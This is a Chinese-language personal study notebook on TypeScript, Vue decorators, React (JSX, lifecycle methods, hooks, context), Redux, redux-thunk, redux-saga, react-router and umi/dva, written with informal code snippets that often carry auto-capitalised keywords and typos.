
AddFeature(event:any){

This.features.push(event.target.value)

event.target.value =””

}

Created(){

}

}

//变量前面的修饰符有

private 类里面可以用，外部访问可以用get set 封装访问

protected 子类也可以用

Public 不写默认public 都可以访问

Class Animal{

Constructor(private name:string){//相当于定义name属性并且将构造参数赋值给他

}

}

//自定义类约束：

class Feature {

constructor(public id: number, public name: string, public version: string) {}

}

private features: Feature[] = [

{name:’’,id:1,version:1}

];

// 接口约束结构

interface Person {

firstName: string;

lastName: string;

sayHello(): string; // 要求实现方法

}

function greeting2(person: Person) {

return "Hello, " + person.firstName + " " + person.lastName;

}

//必须有sayHello方法

const user = { firstName: "Jane", lastName: "User", sayHello: () => "lalala" };

console.log(greeting2(user1));

//类实现接口方法：

class Greeter implements Person {

constructor(public firstName = "", public lastName = "") {}

sayHello() {

return "Hello, " + this.firstName + " " + this.lastName;

}

}

const user2 = new Greeter("a", "b");

//计算属性的写法

Get featureCount(){

Return this.features.length

}

//派发事件：

@Emit()

private addFeature(event: any) {

// 若没有返回值形参将作为事件参数

const feature = {

name: event.target.value,

id: this.features.length + 1,

version: "1.0"

};

this.features.push(feature);

event.target.value = "";

return feature; // 返回值作为事件参数

}

addFeature 是类里面的方法，可以被click调用

也表示派发addFeature事件，事件参数是返回值

1. 函数参数：

Function sayhello(name:string,age?:number):string|number{

Return name+” ”+age

}

sayHello(‘tom’,20)

sayHello(‘tom’)

//参数没有问号就是必传的

1. 函数重载

Function info(a:{name:string}):string

Function info(a:string):object;

Function info(a:any):any{

If(typeof a===’object’){

Return a.name;

}else{

Return {name:a}

}

}

Info({name:’jerry’})

Info(‘jerry’)

//两种类型的调用都可以，叫重载，先定义两种接口，在实现

1. 泛型

泛型具体类：

class Feature {

constructor(public id: number, public name: string, public version: string) {}

}

interface Result<T> {

ok: 0 | 1;

data: T[];

}

// 泛型函数

function getData<T>(): Promise<Result<T>> {

const data: any[] = [

{ id: 1, name: "类型注解", version: "2.0" },

{ id: 2, name: "编译型语言", version: "1.0" }

];

return Promise.resolve({ ok: 1, data } as Result<T>);

}

//调用

const result = await getData<Feature>();

this.features = result.data;

1. 装饰器

@Component

export default class Hello extends Vue

//如果不加括号就表示下面的是参数

//执行玩装饰器后又返回装饰器

//可以在括号里面直接添加参数

@Component({

props: {

// 属性也可以在这里配置

sname: {

type: String,

default: "匿名"

}

}

})

export default class Hello extends Vue

1. Reat
2. 什么是jsx？

Jsx是javascript xml表现，用js描述html，每个节点代表一个函数调用，jsx经过webpack babel打包之后就成为虚拟dom

1. react打包后的代码是react.createElement(dom，app)，所以需要引入react，即使没有用到过
2. SetState发生了什么？

This.$updater.addClassBack(callback);

This.$updater.addState(nextState)

1. diff算法策略
2. 同层比较，
3. 先比较类型，类型不一样就直接删除，换上新的
4. 比较属性有没有不同
5. 再往下递归比较
6. 通过key加快同层查找比较，如果没有key的话只能删除插入了，操作会大大增加
7. 多个setState合并成一个更新

5.基本组件写法

Import React .{Component} from ‘react’

Import ‘./app.css’

Import logo from ‘./logo.svg’

Class App extends Component{

Function formatname(user){

Return ‘’

}

Render(){

Const name=”jerry”;

Const jsx = <p>hello</p>

Return (

<div>

{/\*注释写法\*/}

</div>

<h1>{name}</h1>

<h1>{ this.formatname() }</h1>

<img src={logo} style={{width:’100px’}} />

{jsx}

)

}

}

{}里面四个表达式就行

1. react 有两种类型的组件

Export function welcome1(props){

Return <div>webcome1,{props.name}</div>

}

Export class webcome2 extend React.Component{

Render(){

Return <div>welcome2,{this.props.name}</div>

}

}

注意：react里面没有双向绑定的，只有单向数据流

1. state例子

Import React，{Component} from ‘react’

Export default class Clock extends Component{

State={

Date:new Date()

}

}

componentDidMount(){

This.timer =setInterval(()=>{

This.setState({

Date:new Date()

})

})

}

componentWillUnmont(){

clearInterval(this.timer)

}

Render(){

Return (

<div>

{this.state.date.toString()}

</div>

)

}

//批量执行

This.setState({count:this.state.count+1})

This.setState({count:this.state.count+1})

This.setDate({count:this.state.count+1})

三次执行会合并成一个，只执行了一次，结果是2

正确的写法是

This.setState((prevState)=>{

Return {

Counter:prevState.counter+1

}

})

This.setState((prevState)=>{

Return {

Counter:prevState.counter+1

}

})

This.setState((prevState)=>{

Return {

Counter:prevState.counter+1

}

})

1. 条件语句和循环语句

import React, { Component } from "react";

export default class CartSample extends Component {

// 状态初始化一般放在构造器中

constructor(props) {

super(props);//固定写法

this.state = { //里面在constructor需要加thsi

goods: [

{ id: 1, text: "web全栈架构师" },

{ id: 2, text: "python全栈架构师" }

],

Text:’’

};

This.addGood = this.addGood.bind(this)//绑定作用域的第二种方法

}

addToCart = good =>{

Const newCart = [...this.state.cart]

Const idx

}

textChange =(e)=>{//不用箭头函数会出现this的指向问题

This.setState({

Text:e.target.value

})

}

Render(){

Return (<div>

{/\* 条件渲染 \*/}

{this.props.title && <h1>{this.props.title}</h1>}

{/\* 列表渲染 \*/}

<ul>

{this.state.goods.map(good => (

<li key={good.id}>

{good.text}</li>

//写多一个参数传参

<button onClick={

()=>{

This.addToCart(good)

}

}></button>

))}

</ul>

{/\* 事件绑定 \*/}

<input type=”text” value ={this.state.text} onChange={

This.textChage

} />

</div>)

}

}

}

1. 生命周期函数：

import React, { Component } from "react";

export default class Lifecycle extends Component {

constructor(props) {

super(props);

// 常用于初始化状态

console.log("1.组件构造函数执行");

}

componentWillMount() {

// 此时可以访问状态和属性，可进行api调用等

console.log("2.组件将要挂载");

}

componentDidMount() {

// 组件已挂载，可进行状态更新操作

console.log("3.组件已挂载");

}

componentWillReceiveProps() {//第一次组件渲染不会执行，要第二次prop变化才触发

// 父组件传递的属性有变化，做相应响应

console.log("4.将要接收属性传递");

}

shouldComponentUpdate() {

// 组件是否需要更新，需要返回布尔值结果，优化点

console.log("5.组件是否需要更新？");

return true;

}

componentWillUpdate() {

// 组件将要更新，可做更新统计

console.log("6.组件将要更新");

}

componentDidUpdate() {

// 组件更新

console.log("7.组件已更新");

}

componentWillUnmount() {

// 组件将要卸载, 可做清理工作

console.log("8.组件将要卸载");

}

render() {

console.log("组件渲染");

return <div>生命周期探究</div>;


}

}

触发render更新的方法是setState 变化和props的变化

16.4以后的版本加will的钩子都删掉了,因为引进了异步渲染机制，以前的will钩子会被多次执行

取而代之是getDerivedStateFromProps



1. 配置按需加载

安装react-app-rewired取代react-scripts，可以扩展webpack的配置 ，类似vue.confifig.js

npm install react-app-rewired@2.0.2-next.0 babel-plugin-import --save

在跟目录加文件：config-overrides.js

const { injectBabelPlugin } = require("react-app-rewired");

module.exports = function override(config, env) {

config = injectBabelPlugin(

// 在默认配置基础上注入

// 插件名，插件配置

["import", { libraryName: "antd", libraryDirectory: "es", style: "css" }],

config

);

config = injectBabelPlugin(

["@babel/plugin-proposal-decorators", { legacy: true }],

config

);

return config;

};

Packjson.js修改启动配置

"scripts": {

"start": "react-app-rewired start",

"build": "react-app-rewired build",

"test": "react-app-rewired test",

"eject": "react-app-rewired eject"

},

导入需要的组件

import React, { Component } from 'react'

// import Button from 'antd/lib/button'

// import 'antd/dist/antd.css'

import {Button} from 'antd'

export default class AntdTest extends Component {

render() {

return (

<div>

<Button type="primary">按钮</Button>

</div>

)

}

}

React的组件设计思路是状态的组件在父亲组件，展示的组件维护在函数子组件

1. react 在数据没有变化的情况下同过shouldComponentUpdata来判断是否需要更新，达到优化目的

shouldCpmponentUpdate(nextProps){

If(nextProps.data.body===this.props.data.body){

Return false

}else{

Return true;

}

}

也可以用PureComponent,这个是一个shouldCpmponentUpdate的浅比较,不要在调用的时候

传对象，这样不会更新，应该在调用的时候用对象展开的方式：

<Comment key={i} {...data} />

Class Comment extends React.PureComponent{

Render(){

Return ()

}

}

1. 高阶组件:就是一个函数，输入一个组件，加强功能后，放回一个新的组件

Const Comment = Reat.meno(function(props)){

Return (

<div></div>

)

}

这种形式就拥有了PureComponent 的能力了

1. 高阶组件的例子

原生组件

class Kaikeba extends Component {

render() {

return (

<div>

{this.props.stage}-{this.props.name}

</div>

);

}

}

//经过修饰的高阶组件

Const withkaikeba = comp=>{

Const name=”高阶组件”

Return props =>{ <comp {...props} name={name} }

}

//调用高阶组件，放回新的组件实例

Const newComp = withkaikeba(kaikeba);

//使用实例

export default class Hoc extends Component {

render() {

return (

<div>

<newComp stage="React" />

</div>

);

}

}

1. react装饰器：

Config-overrides.js下面添加这个插件

config = injectBabelPlugin(

["@babel/plugin-proposal-decorators", { legacy: true }],

config

);

// const NewKaikeba = withLog(withKaikeba(withLog(Kaikeba)));

@withLog

@withKaikeba

@withLog

class Kaikeba extends Component {

render() {

return (

<div>

{this.props.stage}-{this.props.name}

</div>

);

}

}

export default class Hoc extends Component {

render() {

return (

<div>

<Kaikeba stage="React" />

</div>

);

}

}

顺序上从上到下的，一层层的调用，装饰器只能修饰class，函数是不行的

1. react的slot：props.children 就是包含在组件中的代码，相当与vue中的匿名代码

Props.footer 相当与具名插槽：

import React from "react";

function Dialog(props) {

return (

<div style={{ border: `4px solid ${props.color || "blue"}` }}>

{props.children}

<div className="footer">{props.footer}</div>

</div>

);

}

// WelcomeDialog通过复合提供内容

function WelcomeDialog(props) {

return (

<Dialog {...props}>

<h1>欢迎光临</h1>

<p>感谢使用react</p>

</Dialog>

);

}

export default function() {

const footer = <button onClick={() => alert("确定！")}>确定</button>;

Return (<div>

<WelcomeDialog color="green" footer={footer} />

</div>)

}

props.children 其实是个表达式，取决于组件包裹的内容：

1. 可以用于函数调用：

const Api = {

getUser() {

return { name: "jerry", age: 20 };

}

};

function Fetcher(props) {

const user = Api[props.name]();

return props.children(user);

}

<Fetcher name="getUser">

{({ name, age }) => (

<p>

{name}-{age}

</p>

)}

</Fetcher>

1. 可以用于过滤标签

function Filter({ children, type }) {

return (

<div>

{React.Children.map(children, child => {

if (child.type !== type) {

return;

}

return child;

})}

</div>

);

}

<Filter type="p">

<h1>react</h1>

<p>react很不错</p>

<h1>vue</h1>

<p>vue很不错</p>

</Filter>

1. 可以修改组件属性

function RadioGroup(props) {

return (

<div>

{React.Children.map(props.children, child => {

// vdom不可更改，克隆一个新的去改才行

return React.cloneElement(child, { name: props.name });

})}

</div>

);

}

//解构出children，其他属性放到rest变量

function Radio({children, ...rest}) {

return (

<label>

<input type="radio" {...rest} />

{children}

</label>

);

}

<RadioGroup name="mvvm">

<Radio value="vue">vue</Radio>

<Radio value="react">react</Radio>

<Radio value="angular">angular</Radio>

</RadioGroup>

1. Hook 表示原来的函数形式的组件也可以用状态了

Import React,{useState,useEffect} from ‘react’;

Export default function HookTest(){

//0代表count的初始值

Const [count,setCount] = useState(0)

多个的情况下：

Const [age] = useState(20)

Const [fruit,setFruit] =useState(‘banana’)

Const [fruits,setFruits] =useState([‘banana’,’app’])

Return (

<div>

<p>点击了</p>

<button onClick ={ ()=>{setCount(count+1)}}>点击</button>

</div>

)

}

1. effect hook

Import React,{ useState,usrEffect } from ‘react’

useEffect(()=>{

Document.title =’你点击${count}次了’

})

这个钩子相当于合并了componnetDidMount,componentUpdate,componentWillUnmount

//只调用一次的情况下这样配置

useEffect(()=>{

//api调用

},[])

//count变化了才会执行

useEffect(()=>{

//api调用

},[count])

1. 自定义钩子

自定义hook是一个函数，名称用“use"开头，函数内部可以调用其他钩子

//可以用于api请求

Function useAge(){

Const [age,setAge] =useState(0)

useEffect(()=>{ //相当于componentDitMount

setTimeout(()=>{

setAge(20)

},2000)

})

return age;

}

export default function HookTest() {

//调用钩子

const age = useAge();

return (

<p>年龄：{age ? age : 'loading...'}</p>

）

}

1. react跨组件传递

Import React,{useContext} from ‘react’

Const Mycontent = React.createContext();

Const {Provider,Consumer} = MyContext;

Function child(prop){

Return <div>child:{prop.foo}</div>

}

Function child2(){

Const ctx = useContext(MyContext);

Return <div>child2:{ctx.foo}</div>

}

Function child3 extends React.component{

Static contectType = myContent

Render(){

Return <div>child3:{this.context.foo}</div>

}

}

Export default function ContentTest(){

Return (

<div>

<provider value={{foo:bar}}>

<Consumer>

{value=><child {...value}></child>}

</Consumer>

<child2 ></child>

<child3 ></child>

<provider>

</div>

)

}

1. 组件设计与实现

参见代码

1. Redux

安装npm i redux -S

Redux中只有同步的概念

通过dispatch(action) 触发action

例子：

新建文件store.js

Import React from ‘react’

Import {createStore} from ‘redux’

Const counterReducer = (state=0,action)=>{

Switch(action.type){

Case:’add’:

Return state+1;

Case “minus”:

Return state-1;

Default:

Return state;

}

}

Const store = createStore(counterReducer)

Export default store;

//引用的组件

Import React from ‘react’

Import store from ‘../store’

Export default function ReduxTest(){

Return (

<div>{store.getState()}</div>

<button onClick={()=>store.dispath({type:’minus’})}></button>

<button onClick={()=>store.dispath({type:’add’})}></button>

)

}

//使用组件

在index.js

import store from "./store";

ReactDOM.render(<App />, document.getElementById("root"));

//调用dispacth之后，点阅改变

store.subscribe(() =>

ReactDOM.render(<App />, document.getElementById("root"))

);

1. react-redux

安装：npm install react-redux --save

//Store.js文件：

Import React from ‘react’

Import {createStore} from ‘redux’

Const counterReducer = (state=0,action)=>{

Switch(action.type){

Case:’add’:

Return state+1;

Case “minus”:

Return state-1;

Default:

Return state;

}

}

Const store = createStore(counterReducer)

Export default store;

Index.js文件：

Import {Provider} from ‘react-redux’

Import store from ‘./store’

<Provider store={store }>

<ReduxTest></ReDuxTest>

</Provider>

//ReduxTest代码：

import React from "react";

import { connect } from "react-redux";

const mapStateToProps = state => ({ num: state.counter });

const mapDispatchToProps = { add, minus};

function ReduxTest({ num, add, minus }) {

return (

<div>

<p>{num}</p>

<div>

<button onClick={minus}>-</button>

<button onClick={add}>+</button>

</div>

</div>

);

}

export default connect(

mapStateToProps,

mapDispatchToProps

)(ReduxTest);

1. react-thunk

1.安装：npm install redux-thunk -save

在触发action的到达store之前时候事实上可以经过多个中间键的，比如log，thunk

主要目录结构

///Store.js

import { createStore, applyMiddleware, combineReducers } from "redux";

import logger from "redux-logger";

import thunk from "redux-thunk";

import { counterReducer } from "./count.redux";

const store = createStore(

combineReducers({ counter: counterReducer}),

applyMiddleware(logger, thunk)

);

export default store;

//count.redux.js

export const counterReducer = (state = 0, action) => {

switch (action.type) {

case "add":

return state + 1;

case "minus":

return state - 1;

default:

return state;

}

};

export const add = () => ({ type: "add" });

export const minus = () => ({ type: "minus" });

export const asyncAdd = () => dispatch => {

// 做异步操作

setTimeout(() => {

dispatch({ type: "add" });

}, 1500);

};

//主页面引用store.js

import { Provider } from "react-redux";

import store from "./store";

<Provider store={store}>

<ReduxTest />

</Provider>

//组件用法

import { connect } from "react-redux";

import { add, minus, asyncAdd } from "../store/count.redux"//引用方法

const mapStateToProps = state => ({ num: state.counter });

const mapDispatchToProps = { add, minus, asyncAdd };

@connect(

mapStateToProps,

mapDispatchToProps

)

class ReduxTest extends React.Component {

render() {

const { num, minus, add, asyncAdd } = this.props;

return (

<div>

<p>{num}</p>

<div>

<button onClick={minus}>-</button>

<button onClick={add}>+</button>

<button onClick={asyncAdd}>AsyncAdd</button>

</div>

</div>

);

}

}

export default ReduxTest;

1. react-rounter 4

安装：npm install react-router-dom -s

基本用法

//新建文件：user.redux.js

const initial = {

isLogin: false,

loading: false

};

export const user = (state = initial, action) => {

switch (action.type) {

case "requestLogin":

return {

isLogin: false,

loading: true

};

case "login":

return {

isLogin: true,

loading: false

};

default:

return state;

}

};

// action creator

export const login = () => dispatch => {

dispatch({ type: "requestLogin" });

// 做异步操作

setTimeout(() => {

dispatch({ type: "login" });

}, 2000);

};

//RouteSample.js 文件

Import React from ‘react’

import { connect } from "react-redux";

import { login } from "../store/user.redux";

Import { BrowserRouter,Link,Route，Switch } from ‘react-router-dom’

Function home(params){

Return <div>

<ul>

<li>

<Link to="/detail/web">Web架构师</Link>

</li>

<li>

<Link to="/detail/python">Python架构师</Link>

</li>

</ul>

</div>

}

Function About(params){

//路由嵌套 path=’/about’的时候显示这个组件

//路由为 path=’/about/\*\*’的时候显示下面的组件

//Switch 为没有匹配到 path=’/about/\*\*’的时候显示/about/me

return (

<div>

<h3>个人中心</h3>

<div>

<Link to="/about/me">个人信息</Link>

<Link to="/about/order">订单查询</Link>

</div>

<Switch>

<Route path="/about/me" component={() => <div>Me</div>} />

<Route path="/about/order" component={() => <div>order</div>} />

<Redirect to="/about/me" />

</Switch>

</div>

);}

// 传递进来路由器对象

function Detail(props) {

// 1.history: 导航指令

// 2.match: 获取参数信息

// 3.location: 当前url信息

console.log(props);

return (

<div>

当前课程：{props.match.params.course}

<button onClick={props.history.goBack}>后退</button>

</div>

);

}

function NoMatch({ location }) {

return <div>404, {location.pathname}不存在</div>;

}

// 登录组件

const Login = connect(

state => ({

isLogin: state.user.isLogin,

loading: state.user.loading

}),

{ login }

)(function({ location, isLogin, login, loading }) {

const redirect = location.state.redirect || "/";

if (isLogin) {

return <Redirect to={redirect} />;

}

return (

<div>

<p>用户登录</p>

<hr />

<button onClick={login} disabled={loading}>

{loading ? "登录中..." : "登录"}

</button>

</div>

);

});

// 路由守卫 希望用法：<PrivateRoute component={About} path="/about" ...>

const PrivateRoute = connect(state => ({ isLogin: state.user.isLogin }))(

({ component: Comp, isLogin, ...rest }) => {

// 做认证

// render:根据条件动态渲染组件

return (

<Route

{...rest}

render={props =>

isLogin ? (

<Comp />

) : (

<Redirect

to={{

pathname: "/login",

state: { redirect: props.location.pathname }

}}

/>

)

}

/>

);

}

);

Export default function RouteSamle(){

Return (

<div>

<BrowserRouter>

<div>

<link to=”/”>首页</link>

<link to=”/about”>首页</link>

</div>

//exact 是路由完成匹配的意思 家这个后/about 就不会显示

//Switch 的意思了只选择一个，如果都不匹配就匹配404

<Switch>

<Route exact path="/" component={() => home} />

//路由守卫

<PrivateRoute path="/about" component={About} />

<Route path="/detail:course" component={() => home} />

<Route path="/login" component={Login} />

{/\* 404：没有path，必然匹配 \*/}

<Route component={NoMatch} />

</Switch>

</BrowserRouter>

</div>

)

}

1. redux 原理：

export function createStore(reducer, enhancer){

if (enhancer) {

return enhancer(createStore)(reducer)

}

let currentState = {} //state其实就是一个对象

let currentListeners = [] //通过发布订阅更新

function getState(){ //调用方法直接返回state

return currentState

}

function subscribe(listener){ //订阅

currentListeners.push(listener)

}

function dispatch(action){ //发布

currentState = reducer(currentState, action) //调用传入的reducer函数，传入currentState，和action 更新函数

currentListeners.forEach(v=>v()) //执行订阅函数更新，执行render更新重新读取state显示

return action

}

dispatch({type:'@IMOOC/WONIU-REDUX'})

return { getState, subscribe, dispatch}

}

//中间件

export function applyMiddleware(...middlewares){

// enhancer(createStore)(reducer) //enhancer 就是下面的return函数

return createStore=>(...args)=>{

const store = createStore(...args)

let dispatch = store.dispatch

//抽取store里面的state和方法

const midApi = {

getState:store.getState,

dispatch:(...args)=>dispatch(...args)

}

//执行中间件列表

const middlewareChain = middlewares.map(middleware=>middleware(midApi))

dispatch = compose(...middlewareChain)(store.dispatch)

return {

...store,

dispatch

}

}

}

//这个函数的作用是把函数连式串联，上一个的返回值作为参数传入下一个参数

export function compose(...funcs){

if (funcs.length==0) {

return arg=>arg

}

if (funcs.length==1) {

return funcs[0]

}

return funcs.reduce((ret,item)=> (...args)=>ret(item(...args)))

}

//React-redux 原理

import React from 'react'

import PropTypes from 'prop-types'

import {bindActionCreators} from './woniu-redux'

export const connect = (mapStateToProps=state=>state,mapDispatchToProps={})=>

(WrapComponent)=>{

return class ConnectComponent extends React.Component{

static contextTypes = {

store:PropTypes.object

}

constructor(props, context){

super(props, context)

this.state = {

props:{}

}

}

componentDidMount(){

const {store} = this.context

//绑定事件，当mapDispatchToProp里面的方法触发了dispatch函数，就会更新state，和调用下面的//subscribe，进而调用update函数，把store上面属性和dispatch方法，放到props里面，pros变化了就触发//组件的更新了

store.subscribe(()=>this.update())

this.update()

}

update(){

const {store} = this.context

const stateProps = mapStateToProps(store.getState())

const dispatchProps = bindActionCreators(mapDispatchToProps,

store.dispatch)

this.setState({

props:{

...this.state.props,

...stateProps,

...dispatchProps

}

})

}

render(){

return <WrapComponent {...this.state.props}></WrapComponent>

}

}

}

1. redux-sage

与redux-thunk不同点：

1. redux-sage 踩用generator 对异步的控制性更加强
2. redux-sage 不会派发函数

redux-thunk 有其实有点破环redux的原则，因为redux派发的一般是对象，redux-thunk有可能派发函数。

安装：npm install --save redux-saga

Sages.js:

//call是调用异步函数的，put是通知更新的，takeEvent复制全局监听action

import { call, put, takeEvery } from "redux-saga/effects";

// 模拟登录

const UserService = {

login(uname) {

return new Promise((resolve, reject) => {

setTimeout(() => {

if (uname === "Jerry") {

resolve({ id: 1, name: "Jerry", age: 20 });

} else {

reject("用户名或密码错误");

}

}, 1000);

});

}

};

function\* login(action) {

try {

yield put({ type: "requestLogin" });

const result = yield call(UserService.login, action.uname);

yield put({ type: "loginSuccess", result });

} catch (message) {

yield put({ type: "loginFailure", message });

}

}

function\* mySaga() {

yield takeEvery("login", login);

}

export default mySaga;

///user.redux

export const user = (

state = { isLogin: false, loading: false, error: "" },

action

) => {

switch (action.type) {

case "requestLogin":

return { isLogin: false, loading: true, error: "" };

case "loginSuccess":

return { isLogin: true, loading: false, error: "" };

case "loginFailure":

return { isLogin: false, loading: false, error: action.message };

default:

return state;

}

};

export function login(uname) {

return { type: "login", uname };

}

//store/indexjs

import { createStore, applyMiddleware, combineReducers } from "redux";

import logger from "redux-logger";

import thunk from "redux-thunk";

import { counterReducer } from "./count.redux";

import { user } from "./user.redux";

import createSagaMiddleware from "redux-saga";

import mySaga from "./sagas";

// 1.创建saga中间件并注册

const sagaMiddleware = createSagaMiddleware();

const store = createStore(

combineReducers({ user }),

applyMiddleware(logger, sagaMiddleware)

);

// 2.中间件运行saga

sagaMiddleware.run(mySaga);

export default store;

调用：

import { login } from "../store/user.redux";

组件调用onclick ={login},这个时候saga会拦截action提交，先执行

function\* mySaga() {

yield takeEvery("login", login);

}

函数,执行完逻辑在往下面走

1. Generator

Function \*g(){

Yield ‘a’;

Yield ‘b’;

Yield ‘c’

Return ‘ending’

}

Var gen = g();

// console.log(gen.next()); // {value: "a", done: false}

// console.log(gen.next()); // {value: "b", done: false}

// console.log(gen.next()); // {value: "c", done: false}

// console.log(gen.next()); // {value: "ending", done: true}

注意:yeild后面跟promise 的话就可以等待promise完成

事实上saga在内部通过这个函数执行逻辑

function next() {

let { value, done } = gen.next();

console.log(value); // 依次打印输出 a b c end

if (!done) next(); // 直到全部完成

}

next();

看下面的例子：

function\* say() {

let a = yield "1";

console.log(a);

let b = yield "2";

console.log(b);

}

let it = say("bar"); // 返回迭代器

// 输出 { value: '1', done: false }

// a的值并非该返回值，而是下次next参数,就是“我是被传进来的1”

console.log(it.next());

// 输出'我是被传进来的1'

// 输出{ value: '2', done: false }

console.log(it.next("我是被传进来的1"));

// 输出'我是被传进来的2'

// 输出{ value: undefined, done: true } //如果yield下面还有代码，但是，没有return，放回值是undefined

console.log(it.next("我是被传进来的2"));

}

1. 基于ant的后台管理系统

<https://preview.pro.loacg.com/dashboard/workplace>

1. 基于vue的后台管理系统

[https://panjiachen.github.io/vue-element-admin/#/documentation/index](https://panjiachen.github.io/vue-element-admin/" \l "/documentation/index)

1. umi项目开发
2. 在config/config下面配置如下

export default {

plugins: [

[

"umi-plugin-react",

{

antd: true,

dva: true

}

]

],

routes: [

//login单独一页

{ path: "/login", component: "./login" },

{

path: "/",

component: "../layouts",//所有内容页面的父页面，放置布局内容

routes: [

// { path: "/", component: "./index" },

{ path: "/", component: "./goods/index" },

{

path: "/about",

component: "./about",

Routes: ["./routes/PrivateRoute.js"]

},

{

path: "/users",

component: "./users/\_layout",

routes: [

{ path: "/users/", component: "./users/index" },

{ path: "/users/:id", component: "./users/$id" }

]

},

//404单独一页

{

component: "./404"

}

]

}

]

};

Layout里面一般放置头部信息，导航信息，内容页面，底部信息

1. 过滤路由：

Const menus =[

{path:’/’,name=”商品”}，

{path:’/’,name=”用户”}，

{path:’/’,name=”关于”}

]

Const selectedKeys = menus.filter(menu=>{

If(menu.path===”/”){

Return pathname===”/” //根目录独立放回

}

Return pathname.start.Width(menu.path)

}).map(menu=>menu.path)

1. 配置404页面：

routes: [

{

component: "./404"

}

]

}

]

1. js:

用exception 组件

import {Exception} from 'ant-design-pro'

export default function() {

return (

<Exception type="404" backText="返回首页"></Exception>

);

}

1. login.js

routes: [

{

component: "./login"

}

]

}

]

import React, { Component } from "react";

import styles from "./login.css";

import { Login } from "ant-design-pro";//用pro的集成login组件

import { connect } from "dva";

const { UserName, Password, Submit } = Login;

@connect()

export default class extends Component {

onSubmit = (err, values) => {

console.log("用户输入：", values);

if (!err) {

// 校验通过，提交登录

this.props.dispatch({ type: "user/login", payload: values });

}

};

render() {

return (

<div className={styles.loginForm}>

{/\* logo \*/}

<img

className={styles.logo}

src="https://img.kaikeba.com/logo-new.png"

/>

{/\* 登录表单 \*/}

<Login onSubmit={this.onSubmit}>

<UserName

name="username"

placeholder="kaikeba"

rules={[{ required: true, message: "请输入用户名" }]}

/>

<Password

name="password"

placeholder="123"

rules={[{ required: true, message: "请输入密码" }]}

/>

<Submit>登录</Submit>

</Login>

</div>

);

}

}

1. 接口模拟：

在mock文件夹中新建login.js

export default {

"post /api/login"(req, res, next) {

const { username, password } = req.body;

console.log(username, password);

if (username == "kaikeba" && password == "123") {

return res.json({

code: 0,

data: {

token: "kaikebaisgood",

role: "admin",

balance: 1000,

username: "kaikeba"

}

});

}

if (username == "jerry" && password == "123") {

return res.json({

code: 0,

data: {

token: "kaikebaisgood",

role: "user",

balance: 100,

username: "jerry"

}

});

}

return res.status(401).json({

code: -1,

msg: "密码错误"

});

}

};

1. 取接口数据：

Src下面新建model文件夹，新建文件user.js

import axios from "axios";

import router from "umi/router";

const userinfo = JSON.parse(localStorage.getItem("userinfo")) || {

token: "",

role: "",

username: "",

balance: 0

};

// api

function login(payload) {

return axios.post("/api/login", payload);

}

export default {

namespace: "user", // 可省略

state: userinfo, // 初始状态：缓存或空对象

effects: {

// action: user/login

\*login({ payload }, { call, put }) {

try {

const {

data: { code, data: userinfo }

} = yield call(login, payload);

if (code == 0) {

// 登录成功: 缓存用户信息

localStorage.setItem("userinfo", JSON.stringify(userinfo));

yield put({ type: "init", payload: userinfo });

router.push("/");

} else {

// 登录失败：弹出提示信息，可以通过响应拦截器实现

}

} catch (error) {}

}

},

reducers: {

init(state, action) {

// 覆盖旧状态

return action.payload;

}

}

};

Login.js:调用onSubmit 派发事件

import React, { Component } from "react";

import styles from "./login.css";

import { Login } from "ant-design-pro";

import { connect } from "dva";

const { UserName, Password, Submit } = Login;

@connect()

export default class extends Component {

onSubmit = (err, values) => {

console.log("用户输入：", values);

if (!err) {

// 校验通过，提交登录

this.props.dispatch({ type: "user/login", payload: values });

}

};

render() {

return (

<div className={styles.loginForm}>

{/\* logo \*/}

<img

className={styles.logo}

src="https://img.kaikeba.com/logo-new.png"

/>

{/\* 登录表单 \*/}

<Login onSubmit={this.onSubmit}>

<UserName

name="username"

placeholder="kaikeba"

rules={[{ required: true, message: "请输入用户名" }]}

/>

<Password

name="password"

placeholder="123"

rules={[{ required: true, message: "请输入密码" }]}

/>

<Submit>登录</Submit>

</Login>

</div>

);

}

}

1. 接口响应拦截：

在src下面新建固定名字的global.js，这个文件的代码会被自动执行

import interceptor from './interceptor'

Interceptor.js:

import axios from "axios";

import { notification } from "antd";

const codeMessage = {

202: "一个请求已经进入后台排队（异步任务）。",

401: "用户没有权限（令牌、用户名、密码错误）。",

404: "发出的请求针对的是不存在的记录，服务器没有进行操作。",

500: "服务器发生错误，请检查服务器。"

};

// 仅拦截异常状态响应

axios.interceptors.response.use(null, ({ response }) => {

if (codeMessage[response.status]) {

notification.error({

message: `请求错误 ${response.status}: ${response.config.url}`,

description: codeMessage[response.status]


});

}

return Promise.reject(err); //不影响其他地方的错误处理

});

1. model作用域文件



这样的话这个model只有作用在goods模块

新建goods.js

import axios from "axios";

// api

function getGoods() {

return axios.get("/api/goods").then(({ data }) => {

